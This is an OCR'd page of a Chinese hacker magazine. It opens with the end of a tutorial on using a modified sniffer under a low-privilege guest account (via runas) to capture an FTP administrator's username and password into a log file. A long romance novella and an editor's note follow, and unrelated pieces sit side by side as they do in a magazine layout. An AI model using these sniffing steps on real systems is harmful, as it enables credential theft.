


图5 得到user和password

OK，这里我就用 mix 修改的 guest 的嗅探工具以及鸽子自带的 ftp 做实验，如图 1。我先创建了个 guests 组的 hello，然后再用 **runas /user:hello cmd**，如图 2。

以 hello 的权限打开个 cmd，然后执行 **2.exe myip port**，必须强调下该目录 guests 必须可写，而且不能使用 127.0.0.1，这个是 IP 用来转发数据的，如图 3。

然后再以管理员的身份，登陆 ftp，如图 4。


我们打开 2.exe 目录下 log.log 看看，如图 5。

下转 182 页

这是一段跨越国界的恋情，两个不同国家不同文化背景的青年男女走在一起，会发生什么故事呢？开放的中国包容了越来越多的外国文化，也迎来了对于中国5000年文明长河怀有浓厚兴趣的外国学生。一位是来自“北韩”但却坚定纠正应该是“朝鲜”的正值豆蔻年华的朝鲜女孩，一位是中国土生土长的据说在中关村走错厕所都能撞见的“网络工程师”，大大咧咧的中国小伙遇见了清秀内敛的朝鲜姑娘，他们会撞击出怎样的火花呢？这段注入了异国文化背景的现代爱情故事，值得我们期待。

中关村东路的朝鲜姑娘

X.Apache



▲此图由ICE友情提供



周六的中午，天很热。北京的太阳有点让人猝不及防，加上中关村川流不息的人群，一种焦躁的情绪迅速缠绕在破风的身上。刚走到路口，前面“刷”地亮起了红灯，车流一会儿便在身边形成。“靠”，破风不满地骂了一句，已经中午一点半了，从早上到现在连口水还没喝呢，眼睛已经饿得直冒金星。刚才就走慢了一步，又得等上几分钟。

正忍着汗水等着前面的灯变绿，身边不知什么时候出现一个身着长裙、体态修长的靓女，平行地和破风站在了一起。左手拿着手机，好像是在读短信。

乌黑的长发，白皙的皮肤……破风想入非非地看了一会儿，心想这长裙要是换成短裙……突然那女孩的手机响了起来，靓女按下接听按钮，很自然地说了句：“YO HU SE YO”。

“靠，学韩国人还真像”破风嘀咕了一句，对方似乎也听见了，瞥了他一眼，继续听电话，过了一会儿，靓女朝这边看过来了。“我没学韩国人。我本来就说这种语言”，前方终于绿灯，等待许久的人们“哗”的一下冲了出去。破风没想到对方会和自己说话。呆了一下，那女孩已经往前走出好远。

“有意思，没学韩国人怎么说韩语，YO HU SE YO不是‘喂’的意思吗？”破风跟了上去，走到女孩跟前。

“不只是韩国人才说这样话的”。女孩停下脚步，做了回应。

“难道你是北韩的？”破风有些不甘心。

女孩瞪了他一眼，正声道：“朝鲜。”

“不好意思啊，美国片看多了。”破风连连摆手，向那女孩道歉。女孩没有再说什么，摇了摇头继续赶路。破风好像着了魔一般，一直跟在了人家屁股后面，在中关村东路往北的方向，两人在一个红灯前面又停了下来。

“嘿。”破风朝那女孩招了招手。

“哎，你跟着我干吗？”

“想认识一下，看你中文说得挺标准。”

女孩的脸上露出一种又好气又好笑的神情，“在朝鲜，很多人都会说汉语，而且在大学里也有课程，这个你不用那么好奇。”女孩说完就走。破风在后面喊：“喂，前面再走就是清华大学了，难道你在这里读书？”

寂静，路上的行人都盯着破风。女孩没有回头。

习惯了晚睡和熬夜，破风总是睡眼惺忪地在公交站台边叼着一袋早餐奶等着车，然后依靠拥挤的人流把自己推进车厢，而他所搭乘的公车并不是那么友善，有一次他起来晚了，狂奔500多米追上一辆正好驶过的运通109，却被售票员恶言拒载。害得破风全勤饭补等全部被扣掉。

回家打了一天的游戏，周一又到了，破风习惯性地作了一番心理斗争，然后艰难地选择起床，胡乱地洗了个脸就往公司去了。这一天偏偏运气又不好，刚出门就看见一辆109刷的一下开了过去。破风很希望能瞬间变成刘翔，可是不行，传说中的运通109在那不远的站台边停了几秒钟，马上就留给急奔到此的破风一阵尾气以示轻蔑。破风看了下时间，无奈上了另外一辆并不直达的车，把早餐奶袋子的一角咬在嘴上。

那朝鲜女孩居然就坐在自己边上。破风以超人般敏捷的速度喝干牛奶，对着那女孩来了句：“阿昵哦塞哟”（韩语，“你好”的读法，这里本人水平不高，有写不对的地方请大家见谅）。

“呵呵……”，女孩忍不住笑了起来，递给他一张纸巾，纤纤玉指点了点自己的白皙脸庞的右下角。破风这才发现，刚才看到美女太过惊讶，牛奶都溅到右脸了，白白的一片。

“汗……”，接过纸巾，把脸擦了。

“真没想到，你也会说朝鲜语。”“呵呵，韩国电影看多了，总会说点简单词语的……”一边说着，破风一边在心里鄙视了下自己，其实他除了看过两部《色即是空》以外，韩国电影电视很少了解。

“没想到，我们这么有缘啊。中国人说‘有缘千里来相会’，呵呵，你叫什么名字”。

“才两次就算有缘？从清华大学到这里不过五六站而已，算不到‘千里’的。”

“错~你从遥远的朝鲜来我们中国首都，怎么说也走了不少路吧。即使千里不到，也是走出国门，意义非凡。”

女孩盯着破风看了一会，缓缓说道：“我的名字叫金－玉－淑？”

“啊，这不和电影《神话》里的玉淑公主名字一样？”破风睁大了眼睛，身边的女孩面容圆润甜美，肌肤吹弹可破，一双大眼睛笑意盈盈，和扮演玉淑公主的金喜善相比还真有几分神似。

“呵呵，那个电影我看过。我很喜欢那个韩国演员。”

“咳咳……”破风自知失态，清了清自己的喉咙，低低地冒出一句：“其实，我一直觉得自己很像那个电影里的成龙。”

“哇”车厢里旁听的一群人恨不得同时向窗外呕吐。

“呵呵……”玉淑用手挡住嘴，禁不住笑了起来，脸上灿若朝霞。破风窘了一会儿，自报家门道：“我叫破风，

在中关村东路财智大厦一个公司里做网络工程师。”

“唐喜呢物爱各度哟可以播哟（韩语读音）。”玉淑笑着对他点了点头。

“啊，你说的是什么意思？”破风汗了一下，没有听懂。“我以为你能听懂呢，原来你就会说一两个单词啊，刚才我说的意思是很－高－兴－认－识－你，玉淑浅浅一笑，破风的魂儿又被勾了过去。“我在清华大学学习汉语和计算机，来中国大概有一年半左右时间。”玉淑说话很慢，但声音很柔和很好听，破风马上装得自己很牛似的：“学校里学的东西，都太过理论，作为学生来说，还是要多实践才行，不过你不用怕，以后有不懂的可以问我”。

“嗯，那我就先谢谢你了。”玉淑对着破风半转过身，鞠了一个躬，搞得破风受宠若惊，脸比番茄还红，马上给对方还了一个躬，玉淑愣了一下，又给破风鞠躬。售票的大姐在一边实在看不下去了，大嚷一声，“中关村一街到啦！要下车的赶紧！”两人才停止了礼貌。

很快清华大学就到了，可破风还沉浸在无限的幻想之中，只听得一句清脆的：“我到站了，破风，改日再见吧”，才把这家伙拉回了现实。

“啊，到站了？好吧，只能下次聊了”。破风悻悻地让出路，玉淑又对着他微微鞠了下躬，下车向清华大学走去。

“等一下！”没走几步，玉淑就发现自己的手臂被人拉住了，回头一看，原来是破风，不由得俏脸一红。“那个，你手机号码能不能跟我说一下？”破风道。

玉淑拿出自己的手机，按了几个键，把屏幕递到破风的面前，破风马上调出自己高三考试时候偷看人家卷子的实力，飞快地记下了那十一位数字，然后玉淑对他摆了摆手，两人互相道别。

不用说，破风这家伙又迟到了。

有了美女号码的破风开始四处搜罗搞笑短信轰炸对方的手机，几乎是每天不断。不过叫他郁闷的是，玉淑一个都不给他回，搞得他都没什么信心了。

一个礼拜很快过去了，周六的早上，破风正在睡梦中……

“爸爸，来电话啦！爸爸，来电话啦！”一连十多声，破风依然未醒，同寝室的哥们实在忍不住，对着破风喊到，“喂，你就不能换个安份一点的手机铃声啊！起床接电话。”破风这周追女孩子未果，加上好梦被吵醒，不由地恨从心中起，恶向胆边生，拿起电话就来了句：“香蕉你个拔腊，谁啊？！”

电话那头显然是被吓了一跳，半天没有动静，然后一个说话速度很慢的声音响了起来：“喂，请问，破风在吗？”

“玉淑？！”破风更是被吓了一跳，他没想到发了一个礼拜短信没结果的美女会主动给他打电话，声音马上温柔了一百倍。

“是我，我就是。”

“哦，我是玉淑。”

破风的心开始扑通扑通地跳，“哎哟，你这一周是干吗了啊，一个短信不给我回，我还以为你不愿意理我呢。”

“呵呵，不是，我一直上课，没什么时间，另外，我这个是中国老师给我买的朝鲜语版手机，不能打中文字符的。”破风突然想起第一次看到玉淑时，她手里拿的韩文版三星E878，不禁暗骂自己白痴，人家的手机能不能正常显示中文还不一定呢。

电话那头的声音煞是清脆婉转，好像百灵鸟一般。没听几句，破风什么郁闷都烟消云散了。正呆了半晌，电话那头道：“破风，我今天想去海淀图书城买一些计算机书，你是网络工程师，一定很有经验，能当参谋吗？”

“网络工程师？嘿嘿，北京满大街都是网络工程师……”破风心里自嘲了一会儿，回道：“海淀图书城？行啊行啊，买计算机书找我鉴定就算找对人了。”

“呵呵。那好，我现在在清华，我们半小时后在海淀图书城见。”

“好！”

“上午十点三十分的海淀图书城，烈日炎炎，一个东张西望翘首以盼的GG拿着一罐百事可乐走来走去。

“阿呢哦塞哟（你好）。”

“哇噻。”破风看到眼前的玉淑禁不住又开始发呆了……

“哇—噻—？”玉淑竟然以为他在说韩语。

“啊，没什么，我们进书店吧，外面太热了。”破风反应迅速，拉着玉淑就往书店里走。”

书店里的空调输送着阵阵微风，周末的人流在一个个书柜面前络绎不绝。玉淑走到网络和通信的书柜面前，细细地翻阅着中文版的TCP/IP三卷。破风在一边找加密和破解方面的资料，回头一看玉淑抱了三本那么厚的黑客圣经，忍不住吓了一跳，心想：你看得进去吗？

破风以为她就准备买这三本了，很绅士地接了过来，不料玉淑说道：“我们的老师说这三本书挺不错呢，破风，你怎么看？”

“当然，这个可是玩黑客的必看教程啊。好书好书，我马上就给你拿到柜台去。”

“呵呵，不用了，谢谢。这三本学校的图书馆里都有，我只买这一本。”玉淑微微一笑，拿出一本较薄的《编程高手箴言》。

“这个才是真正的好书啊，此乃编程高手梁肇新老师十余年来编程经验的集结，全书通篇没有时髦的IT新名词或新思想，而是踏踏实实地对很多知识进行了深刻的剖析，无论是初级程序员还是高级程序员，这本书都是不可多得的瑰宝啊！姑娘能选中这本书，真是相当有眼光，买回去仔细研究，定成大器。想来姑娘也非平常女子，如果不嫌弃就收下我的名片，改日一块出来聊聊编程方面的事情。”周围几个表面挑书实则看美女的GG马上跳了出来，对着玉淑大加赞扬。

玉淑被一群GG围着，好不尴尬，但是自己中文说得又慢，于是走又不是，留也不是，看得一旁的破风火冒三丈，抽过那个厚脸皮GG递来的名片，拉着玉淑就离开了那个男人堆。

两个人出了图书城，破风总算松了一口气。上下打量了身边的美人儿，心想这年头竞争真TM激烈，如果身体不强壮点，搞不好都挤不出来呢。玉淑很奇怪破风这样看他，被看得挺不自在的。刚要说话，破风“刷”的一下就跑到前面去了。

“喝雪碧还是可乐？”很快破风就拿了两瓶饮料过来，结果玉淑摇了摇头。

“不用了，谢谢。”

“啊，不必那么客气吧。”破风以为她不好意思，拿着饮料就往人家手里塞，结果玉淑就是不要，“哎呀！”推托之中破风竟然被一下摔了出去。

“米阿木妮达（韩语类似音：对不起）。”玉淑赶紧过来扶起破风。破风摆了摆手说没事，心想这个MM好大力气。

“我从来不喝那些东西的，对不起啊。”玉淑对着破风鞠了个躬。

“没关系啦，人都有忌口，这些美国产的东西，本来也没啥营养的，呵呵。”

两个人就挨着在海淀图书城北面阶梯上坐了下来，路过的男的看见玉淑，无不眼神定格，最夸张的是一个老爷爷，竟然故意从对面跑过来坐在玉淑的边上，破风气不过和玉淑换了个位置，自己坐在了那老头和玉淑的中间。

天气渐渐不那么炎热了，一块云飘过遮住了太阳，破风休息了一会，又一罐可乐下肚，精神马上又来了。两个人去北京大学逛了一圈，然后出了北大东门，破风提议中午一起去海龙后面（中关村海龙电子城）吃麦当劳，可玉淑不愿意，肯德基、必胜客，玉淑一个一个都否定了，破风道：“看你外表挺现代的，骨子里还是很传统啊。”玉淑笑了笑，没有答话。两个人走了半天，终于挑了一个东北餐馆，点了几个菜慢慢吃了起

来，破风问，要不要喝点什么？玉淑点了点头，然后说了句让破风掉眼镜的话："老一板，来一瓶二锅头。"

"不是吧，我只能喝啤酒的。"破风看到桌上的二锅头，两个眼睛瞪得好大好大。玉淑很大方地拿过他的酒盅，倒满，然后再给自己倒。

破风本来想叫啤酒，但是一看人家MM自己都斟上了，马上做出放手一搏的样子，心想来就来吧，who怕who啊，还喝不过你一个MM？

玉淑拿起酒盅，做了一个敬酒的姿势，然后说道："刚才不小心让你摔倒，实在不好意思。这杯酒，我先一干一为一敬。"接着她右手托住杯底，左手扶住，缓缓地将杯子移至唇边，一饮而尽，神态极是古典优雅。

破风这边也是颇为豪爽，看都不看，拿起来就直接往肚子里灌了一杯，不禁让玉淑平添了几分好感，马上又给破风倒满一杯。破风以前一直是喝啤酒的，没有怎么喝过烧酒，这一次一下就要喝那么多二锅头，嗓子眼到胃都好像火烧一样，分外难受，可人家MM就在对面看着呢，怎能失态。于是硬着头皮继续。

玉淑这里也是对破风的豪爽之气颇为欣赏，两个人就这样一边喝一边聊着，很快一瓶二锅头便喝光了，破风的意识也开始模糊起来，站都站不稳了。嘴里喃喃咕咕不知道说什么东西。付完账，玉淑搀扶着他往外面走，破风不知道是不是真的喝多了，脑袋老是往玉淑的白皙的脸上靠。酒不醉人，而玉淑身上的香味也足够让他沉醉不醒了。没有烈日的午后，两个人缓缓地沿着北四环走着。

破风真是喝醉了，走着走着竟然要摔倒的样子，玉淑尽力扶着他，到中关村一街附近的一个居民健身社区找了个长椅，让破风有了一个休息的地方。

"真是个可爱的男人啊"，玉淑看着醉倒的破风，忍不住笑了起来，去不远的地方买了瓶水，守在破风边上，因为她知道，酒醉的人醒过来之后最容易口渴。

午后的黄昏悄然而至，也不知道过了多久，破风的意识才恢复了过来，拿起手边那瓶矿泉水，突然发现在远处健身社区的栏杆外，玉淑在向他挥手，并且做了一个告别的动作。"原来她一直守着我啊"，破风心头一热，使劲地对玉淑喊道："回头我打电话给你！"

玉淑朝他点了点头，然后慢慢地往清华大学的方向走去。

经过这个浪漫的周末以后，破风对玉淑的思念越来越强，上班也没什么精神，不过迟到却不常见了，但在上次两人相遇的那辆车上，却再也没有遇到玉淑。打她的电话也没有打通。

两个星期过去了。在一个周五的晚上，破风突然收到了一个陌生号码发来的短信，拿起来一看，竟然是玉淑。"我换手机了，这个是我的新号码。玉淑。"

"喂，玉淑吗？明天有空吗……吃饭……"破风的反应不慢，马上做了邀请，玉淑那边也很快同意了。

周六，身材修长，体态轻盈的朝鲜美女和破风在一个餐厅里碰上了头。

午饭两个人都没有要酒，只是按破风的要求喝了点橙汁。玉淑吃得很慢，破风却大口大口，米饭洒得到处都是。一碗饭吃到一半就推边上不动了。

"我饱啦。"

"啊。你还没吃完呢。"玉淑道。

破风撇了撇嘴，笑着捂着肚子说："吃不下了。"

"这样可不行，怎么可以那么浪费。汉语里不是有'谁知盘中餐，粒粒皆辛苦'的诗句吗？"玉淑有点惊讶，把饭推回到破风的面前。破风感觉有点好笑，可看到她那严肃的表情，还是把饭拿过来吃了。看着玉淑那认真的吃相，破风心想朝鲜人还真是够节俭的，要是把这样一个好媳妇娶回去，绝对不败家。正想得起劲，玉淑说话了，"下午的时候我要去道馆，你一起去吗？"

"道馆，什么道馆？"

"taekwondo，跆一拳一道。"玉淑怕他听不懂，用手比划了两下，不料破风哈哈大笑起来，"原来你还去上这个课啊，真是个积极向上的好青年。"

"这个是朝鲜民族的国粹，怎么能不学呢？"

"好啦，我以前也学过一点拳脚功夫的，回头我可以指导你一下。"破风又开始大言不惭起来。

"是吗？那太好了，等下一定要向你讨教。"

两个人很快就到了AMD中国大厦南面的一个跆拳道馆，门口的一个说韩语的阿姨和玉淑聊了两句，很快给了他们两把钥匙，一个小男孩跑了过来，把破风带去男部换衣间。破风第一次穿跆拳道服，套了半天老是感觉太过宽松，小男孩等等不耐烦了。于是先行跑掉。

道场里好多十八九岁的孩子，正值暑假，人数不少。大家踢沙袋的踢沙袋，互相做准确度练习的在拿着手靶躲来躲去，场中间的一些小孩子则调皮地玩起了摔跤，虽然开着冷气，但练习场里依然热气腾腾的。

过了一会，只听着一声"老师来了，大家快站好。"轰轰……，一群人开始各自找好自己的位置，破风被跑来跑去的人撞来撞去不知所以，马上退到了道场外面。很快，混乱的人群变成了整齐的队伍。

让破风颇感惊讶的是，身着白色道服，秀发高高束起的玉淑，突然英姿飒爽的从道场正前方走了过来。

"哇，比教练还拽。"破风在一边嘀咕着，不料那些学生纷纷向她鞠躬。让破风大吃一惊！真的没想到，玉淑居然是教练！

一节课上了四十多分钟，破风也在一旁发了四十多分钟的呆，练习场上颇有气势的一阵阵嘿哈之声，学生们跟着玉淑的动作一遍一遍操练起来。

玉淑讲完课，笑着走到了破风面前，破风闲着没事正对着一个沙袋练拳脚。

"不好意思，让你久等了。"

"真没想到……你那么强，居然，是教练……"破风上下打量着玉淑，仿佛第一次遇到一般。

"过奖了。对了，你以前学过中国武术吗？我想和你交流一下。"玉淑突然想起刚才吃饭时破风的话。

"啊？！这个……我学的都是一些粗浅的功夫，在这里就不丢中国人的脸了。"

"没关系，我们点一到一即一止。"玉淑盛情相邀，破风推脱不过，硬着头皮上了。

"好吧。你都这样说了，我不给面子就太不够男人了。来吧。"

玉淑笑着鞠了个躬，破风还礼，然后两人就各退一步摆开了架势。破风在高中时候学过一段时间的散打，所以与人对阵并不怯场，可刚才见过玉淑在练习场上的表现，不由地多打了几分精神。

两个人各自绕了一个半圆，倒是符合了跆拳道里的八卦路线，拳脚有了一些接触之后，双方开始慢慢放开，玉淑看上去一个很乖巧的女孩，可毕竟是受过严格训练的，出腿的速度非常快，攻势也相当凌厉，半桶水的破风哪是她的对手，被连续几招逼入墙角，没有什么还手的机会。一个不小心肚子中了一脚，没有站稳跌到地板上。玉淑这边也怕伤到破风，只出了六层功力，一看他跌倒，连忙收住攻势，往回撤了几步。

不过这样一来，破风感觉自己很没面子，没怎么还手不说，居然让人家女孩打成这样，这人一生气，斗志就上来了。破风一个鲤鱼打挺站起来喊到"不要让我，尽你全力攻过来，我还没出招呢！"。

玉淑有些惊讶，但看到破风斗志上来以后，也感觉刚才没有怎么过瘾，于是放开架势，攻了过去，刚一个高段踢扫过去，就发现破风的身型突然一矮，自己的身体就失去了平衡。破风以飞快的速度勾倒了她的支撑腿。看到如此奇怪的招数，玉淑惊讶不已，起身再战，这次她注意了破风的动作，没有贸然使用高段踢。僵持了一会，破风露出一个破绽，被玉淑一个横扫击中面部，可破风

没有向后面倒下，而是一侧身抱住了玉淑的腰，两人形成一个相当亲密的姿势"啪"地一下同时摔在了地板上。引来道场内一群观众的关注。

"你这是什么功夫，真没礼貌。"玉淑见破风死死抱住自己不肯松手，不禁又羞又气。破风面部挨了一脚，神智尚未完全清醒。过了好一会反应过来，看到玉淑已经娇嗔满面，情不自禁。赶紧松手站了起来。

"不好意思，你没事吧。我刚才用的是'地趟拳'里的招数。"破风吓得连连解释。这边玉淑整了整衣服，眉头微蹙，没有答话。破风正急得不知道下面要说什么，玉淑看了他一眼，突然捂着嘴笑了起来。破风正在奇怪，玉淑示意他别动，然后挽起袖子在他脸上擦了擦。

原来最后那个回合破风是迎面过来的，正好撞在玉淑的脚上，鼻血都流出来了。刚才一直急着向玉淑道歉，却忘了自己的脸上还脏兮兮的呢。

破风先是惹怒美女，现在突然又受到美女如此的关爱，心情好像坐了云霄飞车一般经历了大起大落，现在又飘飘欲仙起来，忍不住回味起刚才和玉淑一起摔倒在地上的感觉。玉淑见他闭着眼睛傻笑，知道他没想什么好事情。停下了手上的动作，回头向更衣室走去，丢下一句，"休息一下，我们等会回去。"

"哎……我脸还疼呢！"玉淑刚走，破风就感觉自己的脸上火辣辣地疼痛。

周一上班的时候，同事都问破风的黑眼圈是怎么回事，破风说是晚上没睡好，大家狂笑："晚上没睡好怎么另一个眼睛没事？难道你睁一只眼闭一只眼睡觉？被媳妇打的吧。哈哈哈哈……"破风无语。

为了能在玉淑身边多呆一段时间，破风开始在周日的时候往人家的香闺跑，而且是打着学习朝鲜语的旗号，玉淑在中关村东路靠近北四环的地方租的房子，离破风工作的地方并不远。除了自己房间以外，还有一个小院子，里面种了大朵大朵粉红色的木槿花。两个人就在这里一起写程序，做饭，练习跆拳道，在傍晚的时候欣赏北四环对面融科资讯中心绚丽的灯光……

让破风惊讶的是，玉淑对计算机技术的深入程度丝毫不亚于一个几年工作经验的IT从业者，从JAVA开发到donet站点防护，从Linux到Windows安全配置，玉淑都能跟破风聊得很多，而且还指出了破风ASP.NET安全开发教程上一些代码的漏洞。让破风惊讶不已，连连追问这么强的专业知识是从何处学来的。而玉淑除了告诉他自己毕业于金日成综合大学自动化系（朝鲜最高学府），随后考入中国的清华大学研修计算机课程以外，并没有说到其他，破风也没有继续问下去，而是在一旁拼命感叹清华大学真是TM出人才，自己以前为何不好好学习，争取也考进去。

每次破风借故想留下来的时候，总是被玉淑好言劝回去，让破风好不郁闷。回家的路上直嚷嚷着要去竞选朝鲜劳动党主席，让朝鲜也改革开放一把，省得出现玉淑这样如此传统而古典的姑娘。

两个人的关系发展得很快，玉淑做得一手的好菜，破风每个周末都能在她那里打牙祭，而破风写程序做测试的时候，玉淑也能在一边帮忙挑错提意见。空闲的时候，两个人经常会在一起看电影，聊天。玉淑对中国的文艺片非常地喜欢，而从来不看美国片，破风虽然心里老大不爽，但依然是坚持陪在她的身边。他们聊的内容经常触及各自国家的风俗习惯，比如破风很喜欢穿牛仔裤，而玉淑就告诉他，牛仔裤在朝鲜，是被认为是带有强烈的"美帝国主义"印记的东西，不受欢迎。

破风受玉淑的影响，养成了不浪费食物和每天锻炼身体的好习惯，还学会了朝鲜冷面的制作方法，玉淑则了解到在破风的家乡，女孩子绝对不可以主动要求喝酒这些规矩等等……

直到有一天，破风兴高采烈地拿着一大袋零食去玉淑那里的时候，在窗外看见几个身着戎装的男人在她的家里，正在用韩语谈着什么，表情极其严肃。也不知道他们说了多久，只见玉淑咬紧了嘴唇，一言不发地走向窗台，然后看到了外面破风关切的眼神……片刻之后，她仿佛终于下定很大的决心答应了什么，那几个男人向她鞠了躬，很有次序地走出了房间。

破风和那几个表情严肃的男子擦身而过，突然感到了一丝迷惑，他慢慢地走进房间，看到玉淑眼角有种晶莹的东西要掉落下来。

"破风，我要回国了，后天下午从天津，坐船。"

"那么急？"破风的心情很糟，他感到玉淑有一些东西没有告诉自己，对玉淑的爱，转而形成了大量的恨，不知道自己是恨玉淑，还是恨别人。他把袋子扔在桌上，一言不发地跑了出去。

夏日清晨的北京，依旧炎热，而正在收拾东西的玉淑，内心却感到特别的冷，对于破风的不辞而别，她感到既无奈又悲伤，柔美的脸上，显出了几分憔悴，昨夜床上未动过的被子，道出了她的一夜无眠。时间指向了七点一刻，她要出发去天津了，门外有一辆吉普车已经在等她。

"玉淑！玉淑！"是破风大声叫喊的声音，他尽自己最快的速度赶了过来。

"你，你今天，不怕上班迟到吗？"突然看到破风，玉淑又惊又喜，感动得语无伦次起来。

"今天不上班了。我要把你送到天津！"破风说这句话的时候壮志凌云。玉淑和身边的司机用韩语飞快地交谈起来，那个司机虽然面有难色，但很快还是答应了玉淑的要求，另外一个较为高大的朝鲜人走过来仔细检查了一下破风身上带的东西，发现没有问题以后，四人一行上了车。破风想坐玉淑边上，可那个朝鲜人只开了后车门，让玉淑和司机坐在了前面位置。

车子开得很快，快到天津港口的时候，玉淑从包里拿出一件衬衫，郑重地交到破风手里，衬衫的左右两个领子上绣着两株金黄的麦穗。"这个给你留着做个纪念吧。"

破风接了过来，心里酸酸的，今日一别，不知道以后还会不会有见面的机会。破风甚至想起了一首歌的名字，那首歌的开头就是"你说下辈子如果我还记得你，我们死也要在一起……"

终于到达码头了，玉淑依依不舍地想和破风说点什么，喉咙却哽咽了。船上已经有了很多人，他们的亲人和朋友，也都在送别，不少人在那里抱头痛哭起来，玉淑强忍了自己的眼泪，缓缓地走上轮船。

即将开船的汽笛声厚重地长鸣起来，码头上的人和船上的人互相挥手，告别。玉淑走进船舱一会儿之后，又重新回到了甲板上，在东北亚绚丽的阳光照射下，一个身着武装胜红装的白衣女兵向破风敬了一个非常标准的军礼。肩膀上的两杠三星煞是让人炫目。看到此情此景，码头上、船上的人们都惊艳万分，齐齐地向他们鼓起掌来。而破风的眼眶早已盈满了热泪，他缓缓地抬起右手，向玉淑还上军礼……有谁会想到，他的女朋友会是朝鲜人民军呢？

编者按：

很早的时候XApache就说自己要写个中篇小说，于是土豆大感好奇，问道："啥名字的小说啊？"答曰："中关村东路的朝鲜姑娘。"于是土豆就开始期待。等啊等啊，XApache一直没有完工，眼看着六月份就结束了，土豆看到他在线就问"中关村东路的朝鲜姑娘呢，好了没？"答案一直是："还没啦"，七月份又过去了，土豆更加期待，"朝鲜姑娘呢？朝鲜姑娘呢？"到八月份的时候干脆一上线就是"我姑娘呢？"XApache大汗："我没看到你的姑娘啊－_－！"好不容易，在土豆的鼓励加追讨之下，这篇稍长的中篇小说完工了。大家给XApache一点面子，就算再不好看也请大家尽量鼓励一下，不然他连续的一周的熬夜就没啥价值了。不过有啥读后感还是可以给杂志社提一提，我们欢迎你的意见。

采访LCX

知识的海洋 挑战技术的顶端

